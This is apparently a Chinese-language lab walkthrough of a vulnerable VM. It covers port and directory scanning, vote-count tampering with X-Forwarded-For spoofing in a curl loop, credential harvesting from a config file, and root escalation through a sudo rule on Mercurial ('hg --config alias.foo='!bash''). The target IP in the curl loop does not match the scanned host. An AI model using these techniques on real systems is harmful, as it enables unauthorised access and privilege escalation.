信息搜集

端口扫描

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 192.168.21.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 08:13 EDT
Nmap scan report for 192.168.21.8
Host is up (0.00033s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp  open  http    Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\xA1\xB9\xE7\x9B\xAE\xE6\x8A\x95\xE7\xA5\
xA8\xE7\xB3\xBB\xE7\xBB\x9F
|_http-server-header: Apache/2.4.62 (Debian)
9090/tcp open  http    Cockpit web service 221 - 253
|_http-title: Did not follow redirect to https://192.168.21.8:9090/
MAC Address: 08:00:27:32:85:1B (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
1   0.33 ms 192.168.21.8

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.68 seconds
```

漏洞利用

目录扫描

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w
SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
-u http://192.168.21.8
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.21.8
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/vote                (Status: 301) [Size: 311] [-->
http://192.168.21.8/vote/]
/server-status       (Status: 403) [Size: 277]
Progress: 1185254 / 1185255 (100.00%)
===============================================================
Finished
===============================================================
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w
SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
-u http://192.168.21.8/vote
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.21.8/vote
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
```


```
[+] Timeout:                10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 1185254 / 1185255 (100.00%)
===============================================================
Finished
===============================================================
```

一个投票系统，有统计票数 1/1000，但是限制投票十个，拦截了 post 数据包，对 vote 和 vote_count 尝试 sql 注入，没有成功，尝试修改票数等

```
POST /vote/vote.php HTTP/1.1

Host: 192.168.21.8

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 20

Origin: http://192.168.21.8

Connection: keep-alive

Referer: http://192.168.21.8/vote/index.php

Cookie: PHPSESSID=t56ftlmcv71t8aa5ehjpu9hqnf

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 192.168.21.11

X-Originating-IP: 192.168.21.11
```

```
X-Remote-IP: 192.168.21.11

X-Remote-Addr: 192.168.21.11

Priority: u=0, i



vote=1&vote_count=10
```

票数设置 1000，提升投票失败



修改为-1，造成了整数溢出

也可以使用命令行 for i in $(seq 1000); do ... done 会进行 1000 次对 curl -X POST http://192.168.21.11/vote/vote.php 的 post 请求 -d 'vote=1&vote_count=1'为发送的 post 表单数据 -H "X-Forwarded-For: $i "来添加自定义 HTTP 头，$i 会被循环变量替换成 1～1000 的数字。

```
┌──(kali㉿kali)-[~]
└─$ for i in $(seq 1000);do curl -X POST
http://192.168.21.11/vote/vote.php -d 'vote=1&vote_count=1' -H
"X-Forwarded-For: $i ";done
```

得到了账号密码：pencek:d032fc2b8b，尝试 ssh 连接，失败，但是刚才端口扫描看到了 9090 端口是 Cockpit web service 221 - 253，成功登录

```
pencek@Login:~$ id
uid=1000(pencek) gid=1000(pencek) groups=1000(pencek)
pencek@Login:~$ sudo -l
[sudo] password for pencek:
```

```
Sorry, user pencek may not run sudo on Login.
pencek@Login:~$ find / -perm -u=s -type f -executable 2>/dev/null
/usr/sbin/exim4
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/ntfs-3g
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

权限提升

拿到一个 web 服务访问权限以后，首先要考虑到查看 web 项目的配置文件

```
pencek@Login:/var/www/html/vote$ cat config.php
<?php
// 隐藏信息配置
define('SECRET_INFO', 'pencek:d032fc2b8b');
define('REQUIRED_VOTES', 1000);  // 需要达到 1000 票才显示信息
define('SALT', 'your_random_salt_value_here');
define('todd','1213562e5cf594899d1348');

// 投票选项
$vote_options = [
    1 => '项目 A: 未来城市设计',
    2 => '项目 B: 太空探索计划',
    3 => '项目 C: 海洋生态恢复'
];
```

```
// 安全配置
define('MAX_VOTES_PER_IP', 10);  // 每个 IP 最多投票次数
define('IP_LOG_DIR', __DIR__ . '/ip_logs');  // IP 日志目录
define('ADMIN_KEY', 'secret_backdoor_key');  // 后门密钥

// 创建 IP 日志目录
if (!file_exists(IP_LOG_DIR)) {
    mkdir(IP_LOG_DIR, 0755, true);
}
?>
```

找到了 todd 的账号密码

```
pencek@Login:/var/www/html/vote$ su - todd
Password:
todd@Login:~$ id
uid=1001(todd) gid=1001(todd) groups=1001(todd)
```

提权：用户 todd 可以在本机上 无密码 (NOPASSWD) 执行 /usr/bin/hg，而且权限是 (ALL)，也就是可以以 root 的身份运行。hg 是 版本控制工具 (类似 Git)，它支持配置别名 (alias)，而且别名可以绑定到 外部命令。 --config alias.foo='!bash'：定义了一个临时的 alias 命令 foo，执行时跑 /bin/bash。 sudo hg ...：因为是 sudo 执行，所以这个 bash 就是 root 权限的。 foo：调用 alias，触发 bash。

```
todd@Login:~$ sudo -l
Matching Defaults entries for todd on Login:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin

User todd may run the following commands on Login:
    (ALL) NOPASSWD: /usr/bin/hg
todd@Login:~$ sudo hg --config alias.foo='!bash' foo
root@Login:/home/todd# id
uid=0(root) gid=0(root) groups=0(root)
```

第二种: sudo hg help：以 root 权限执行 hg，打印帮助。在输入里追加了 !/bin/bash，类似于在某些交互式 CLI 工具中输入 !<命令> 来执行 shell Mercurial 解释器执行!/bin/bash=启动一个 bash shell。 因为是通过 sudo 执行的，权限是 root。

```
todd@Login:~$ sudo hg help
Mercurial Distributed SCM
```

```
list of commands:

Repository creation:

 clone        make a copy of an existing repository
 init         create a new repository in the given directory

Remote repository management:

 incoming     show new changesets found in source
 outgoing     show changesets not found in the destination
 paths        show aliases for remote repositories
 pull         pull changes from the specified source
 push         push changes to the specified destination
 serve        start stand-alone webserver

Change creation:

 commit       commit the specified files or all outstanding changes

Change manipulation:

 backout      reverse effect of earlier changeset
!/bin/bash
root@Login:/home/todd# id
uid=0(root) gid=0(root) groups=0(root)
```